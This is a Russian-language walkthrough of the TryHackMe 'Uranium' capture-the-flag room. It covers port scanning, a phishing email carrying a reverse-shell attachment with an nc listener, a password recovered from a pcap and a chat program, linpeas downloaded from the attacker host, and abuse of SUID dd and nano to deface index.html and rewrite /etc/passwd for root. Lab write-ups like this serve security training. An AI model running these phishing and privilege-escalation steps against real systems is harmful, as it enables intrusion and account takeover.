

Волксру

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 22:55 (*Афигенная комната, советую всем пройти!*).

Использованные файлы:

- application - файл для получения reverse shell
- hakanbey_network_log.pcap - файл в котором мы получили пароль для чата с kral4
- [linpeas.sh](#) - скрипт для повышения привилегий на linux.
- nano - скопированный бинарь в домашнюю директорию kral4
- index.html - измененный файл для социальной инженерии рута
- /etc/passwd - файл который мы абузили для получения прав рута.

Порядок действий:

1) Редактирование /etc/resolv.conf для доступа в интернет, создание папки комнаты, включение win kex для удобства, включение vpn для доступа к комнатам

1. `sudo nano /etc/resolv.conf; clear; mkdir uran; cd uran; clear; kex --win; clear; sudo openvpn ../Kolya080808.ovpn`
2. `clear; sudo ./thm-troubleshoot; nmap -sCV 10.10.203.196; gobuster dir -w directory-list-2.3-medium.txt -b 404 -u http://uranium.thm`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a1:3c:d7:e9:d0:85:40:33:d5:07:16:32:08:63:31:05 (RSA)
|   256  24:81:0c:3a:91:55:a0:65:9e:36:58:71:51:13:6c:34 (ECDSA)
```

```
|_ 256 c2:94:2b:0d:8e:a9:53:f6:ef:34:db:f1:43:6c:c1:7e (ED25519)
25/tcp open  smtp      Postfix smtpd
|_smtp-commands: uranium, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-date:
|_ ERROR: Unable to obtain data from the target
80/tcp open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Uranium Coin
Service Info: Host: uranium; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Final times for host: srtt: 584243 rttvar: 4176  to: 600947
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:                http://uranium.thm
[+] Method:              GET
[+] Threads:             10
[+] Wordlist:             directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:             10s
=====


Starting gobuster in directory enumeration mode
=====

/images          (Status: 301) [Size: 311] [--> http://uranium.thm/images/]
/assets          (Status: 301) [Size: 311] [--> http://uranium.thm/assets/]
Progress: 2197 / 220561 (1.00%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 2197 / 220561 (1.00%)
=====

Finished
=====
```

4) Сначала я посмотрел на веб страницу и, к сожалению, ничего не нашел:

- Результат:



5) Поэтому я попытался получить reverse shell с помощью мейла, который я нашел на странице в твиттере, потому что в описании что-то говорилось про фишинг, и я получил первый флаг:

- Результат:



```

kolya000000@nikolapc:~$
$ nmap -sS 10.10.203.196
Nmap scan report for 10.10.203.196
Host is up (0.0000000s latency).
rSTDP

```

```

kolya000000@nikolapc:~$
$ mv attachment application
kolya000000@nikolapc:~$
$ ls
application
kolya000000@nikolapc:~$
$ sendmail -t hakanbey@uranium.thm -f kolya000000@mail.com -s 10.10.203.196 -u "Someone is coming..." -n "Can you please open the attachment?" -s attachment -o tls=no
Feb 05 20:44:09 nikolapc sendmail[15359]: ERROR => The attachment [attachment] doesn't exist!
kolya000000@nikolapc:~$
$ sendmail -t hakanbey@uranium.thm -f kolya000000@mail.com -s 10.10.203.196 -u "Someone is coming..." -n "Can you please open the attachment?" -s application -o tls=no
Feb 05 20:44:10 nikolapc sendmail[15417]: Email was sent successfully.
kolya000000@nikolapc:~$
$ sendmail -t hakanbey@uranium.thm -f kolya@mail.com -s 10.10.203.196 -u "Someone is coming..." -n "Can you please open the attachment?" -s application -o tls=no

```

```

kolya000000@nikolapc:~$
$ nc -l -p 1234
Listening on [snv] 1234 ...
connect to [10.21.44.10] from (UNKNOWN) [10.10.203.196] 44032
bash: cannot set terminal process group (1602): Inappropriate ioctl for device
bash: no job control in this shell
hakanbey@uranium:~$ whoami
whoami
hakanbey
hakanbey@uranium:~$ ls
ls
chat_with_krs14
mail_file
user_1.txt
hakanbey@uranium:~$ cat user
cat user_1.txt
thm{2as50e50fa92244213d5430197c0da7c}
hakanbey@uranium:~$ cat

```

6) Затем я начал поиск повышения привилегий, и нашел в /var/log .pcap файл:

- Результат:

```
nakanbey@uranium:/var/log$  
ls  
alternatives.log  
amazon  
apache2  
apport.log  
apt  
auth.log  
aws114_ssm_agent_installation.log  
bootstrap.log  
btmpt  
cloud-init.log  
cloud-init-output.log  
dist-upgrade  
dpkg.log  
faillog  
nakanbey_network_log.pcap  
installer  
journal  
kern.log  
landscape  
lastlog  
mail.log  
openvpn  
syslog  
tallylog  
unattended-upgrades  
wtmp
```

7) Найдя пароль, я пошел смотреть чат с kral4:

- Результат:

```
MBND1vdpjg3kGv6SsIz56VNG  
Hi Kral4  
  
Hi bro  
  
I forget my password, do you know my password ?  
  
Yes, wait a sec I'll send you.  
  
Oh , yes yes I remember. No need anymore. Ty..  
  
Okay bro, take care !
```

```

ls
chat_with_kral4
mail_file
user_1.txt
hakanbey@uranium:~$ ./chat
./chat_with_kral4
PASSWORD :MBMD1vdpjg3kGv6SsIz56VNG
kral4:hi hakanbey

->hi
hakanbey:hi
kral4:how are you?

->im fine
hakanbey:im fine
kral4:what now? did you forgot your password again

->yep
hakanbey:yep
?

->yes
hakanbey:yes
kral4:okay your password is Mys3cr3tp4sw0rD don't lose it PLEASE
kral4:i have to go
kral4 disconnected

connection terminated
hakanbey@uranium:~$ ^C

```

8) Получив пароль, я зашел в ssh и нашел интересную штуку. Затем я поменял пользователя и начал искать пути получения web_flag(мы не имеем к нему доступа) и root flag:

- Результат:

```

(kral4) /bin/bash
hakanbey@uranium:~$ sudo -u kral4 /bin/bash
kral4@uranium:~$ cd
kral4@uranium:~$ ls
chat_with_kral4 mail_file user_1.txt
kral4@uranium:~$ cd ~/
kral4@uranium:/home$ cd kral4/
kral4@uranium:/home/kral4$ ls
chat_with_hakanbey user_2.txt
kral4@uranium:/home/kral4$ cat user_2.txt
thm(804d12edd189875db2d45449aed5f)
kral4@uranium:/home/kral4$ wget http://18.21.44.18/linpeas.sh
~2025-02-05 17:55:08~ http://18.21.44.18/linpeas.sh
Connecting to 18.21.44.18:80... connected.
HTTP request sent, awaiting response... 200 OK
length: 826586 (807K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh
100K[=====] 807.21K 238KB/s in 3.4s

2025-02-05 17:55:08 (238 KB/s) - 'linpeas.sh' saved [826586/826586]

kral4@uranium:/home/kral4$ chmod +x linpeas.sh
kral4@uranium:/home/kral4$ ./linpeas.sh

```

проанализировав результаты, я нашел вот это.

```
Files with Interesting Permissions
SUID - Check easy privileges, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 111K Feb  2 2021 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd(2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304))
-rwsr-xr-x 1 root messagebus 42K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 427K Mar  4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10K Mar 20 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 22K Mar 27 2019 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 19K Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 daemon daemon 51K Feb  2 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 146K Jan 19 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 27K Sep 16 2020 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 43K Sep 16 2020 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 web kral4 75K Apr 23 2021 /bin/dd
```

9) С помощью такой штуки мы можем читать и изменять файлы. Поэтому, прочитав web_flag, я попытался прочитать /etc/sudoers, но у меня не вышло:

- Результат:

```
kral4@uranium:/home/kral4$ dd if=/var/www/html/web_flag.txt
thm{019d332a6a223a98b955c160b3e6750a}
0+1 records in
0+1 records out
38 bytes copied, 0.000767288 s, 49.5 kB/s
kral4@uranium:/home/kral4$ echo "the flag was written" | dd of=/var/www/html/web_flag.txt
0+1 records in
0+1 records out
21 bytes copied, 0.000213834 s, 98.2 kB/s
kral4@uranium:/home/kral4$ dd if=/var/www/html/web_flag.txt
the flag was written
0+1 records in
0+1 records out
21 bytes copied, 0.000248971 s, 84.3 kB/s
kral4@uranium:/home/kral4$ dd if=/etc/sudoers
dd: failed to open '/etc/sudoers': Permission denied
```

10) Тогда я продолжил поиск, и нашел вот это:

- **Результат:**

```
kral4@uranium:/var$ cd mail/
kral4@uranium:/var/mail$ ls -la
total 16
drwxrwsr-x  2 root    mail 4096 Feb  5 18:03 .
drwxr-xr-x 14 root    root 4096 Apr  9 2021 ..
-rw-r-----  1 hakanbey mail 938 Feb  5 18:03 hakanbey
-rw-r-----  1 kral4    mail 1097 Apr 24 2021 kral4
kral4@uranium:/var/mail$ cat kral4
From root@uranium.thm Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our index.html. Keep the nano there, in case it happens again.

-----MIME delimiter for sendEmail-992935.514616878--
```

11) Я поменял файл index.html и скопировал бинарь напо к себе, чтобы root дал нам рут права на его исполнение:

- Результат:

```
kral4@uranium:/var/mail$ cd
kral4@uranium:~$ ls
chat_with_kral4 mail_file user_1.txt
kral4@uranium:~$ cd ../kral4/
kral4@uranium:/home/kral4$ ls
chat_with_hakanbey linpeas.sh nano user_2.txt
kral4@uranium:/home/kral4$ rm nano
kral4@uranium:/home/kral4$ cp /bin/nano /home/kral4/nano
kral4@uranium:/home/kral4$ ls
chat_with_hakanbey linpeas.sh nano user_2.txt
kral4@uranium:/home/kral4$ echo "hehe" | dd of=/var/www/html/index.html
0+1 records in
0+1 records out
5 bytes copied, 0.000211841 s, 23.6 kB/s
kral4@uranium:/home/kral4$ ls
chat_with_hakanbey linpeas.sh nano user_2.txt
kral4@uranium:/home/kral4$ ls -la
total 1192
drwxr-x--- 3 kral4 kral4 4096 Feb  5 18:05 .
drwxr-xr-x 4 root  root 4096 Apr 23 2021 ..
lrwxrwxrwx 1 root  root   9 Apr 25 2021 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4 220 Apr  9 2021 .bash_logout
-rw-r--r-- 1 kral4 kral4 3771 Apr  9 2021 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 2021 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4 5 Feb  5 17:52 .check
-rwxr-xr-x 1 kral4 kral4 826586 Oct  7 14:05 linpeas.sh
drwxrwxr-x 3 kral4 kral4 4096 Apr 10 2021 .local
-rwxr-xr-x 1 kral4 kral4 245872 Feb  5 18:05 nano
-rw-r--r-- 1 kral4 kral4 807 Apr  9 2021 .profile
-rw-rw-r-- 1 kral4 kral4 38 Apr 10 2021 user_2.txt
kral4@uranium:/home/kral4$ ls -la
total 1192
drwxr-x--- 3 kral4 kral4 4096 Feb  5 18:05 .
drwxr-xr-x 4 root  root 4096 Apr 23 2021 ..
lrwxrwxrwx 1 root  root   9 Apr 25 2021 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4 220 Apr  9 2021 .bash_logout
-rw-r--r-- 1 kral4 kral4 3771 Apr  9 2021 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 2021 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4 5 Feb  5 17:52 .check
-rwxr-xr-x 1 kral4 kral4 826586 Oct  7 14:05 linpeas.sh
drwxrwxr-x 3 kral4 kral4 4096 Apr 10 2021 .local
-rwsrwxrwx 1 root  root 245872 Feb  5 18:05 nano
-rw-r--r-- 1 kral4 kral4 807 Apr  9 2021 .profile
-rw-rw-r-- 1 kral4 kral4 38 Apr 10 2021 user_2.txt
```

12) Получив права для исполнения ./nano от рута, я решил получить полный доступ к машине, и поменял /etc/passwd, а затем сменил пользователя на root и прочитал /root/root.txt:

- Результат:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
hakanbey:x:0:0:hakanbey:/home/hakanbey:/bin/bash
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
postfix:x:111:114:./var/spool/postfix:/usr/sbin/nologin
kral4:x:1001:1001:.,,,:/home/kral4:/bin/bash
web:x:1002:1002:.,,,:/home/web:/bin/bash
```

```
kral4@uranium:/home/kral4$ ./nano /etc/passwd
kral4@uranium:/home/kral4$ su - hakanbey
Password:
su: Authentication failure
kral4@uranium:/home/kral4$ su - hakanbey
Password:
root@uranium:~# cd /root
root@uranium:/root# ls
htmlcheck.py  root.txt
root@uranium:/root# cat root.txt
thm{81498047439cc0426bafa1db5da699cd}
```

ура!

Примечание


Примечание

Афигенная комната на тренировку навыков социальной инженерии и фишинга. Советую пройти всем!

Огромное спасибо TryHackMe за комнату!

Видео выполнения

- Оригинал:



- [YouTube](#)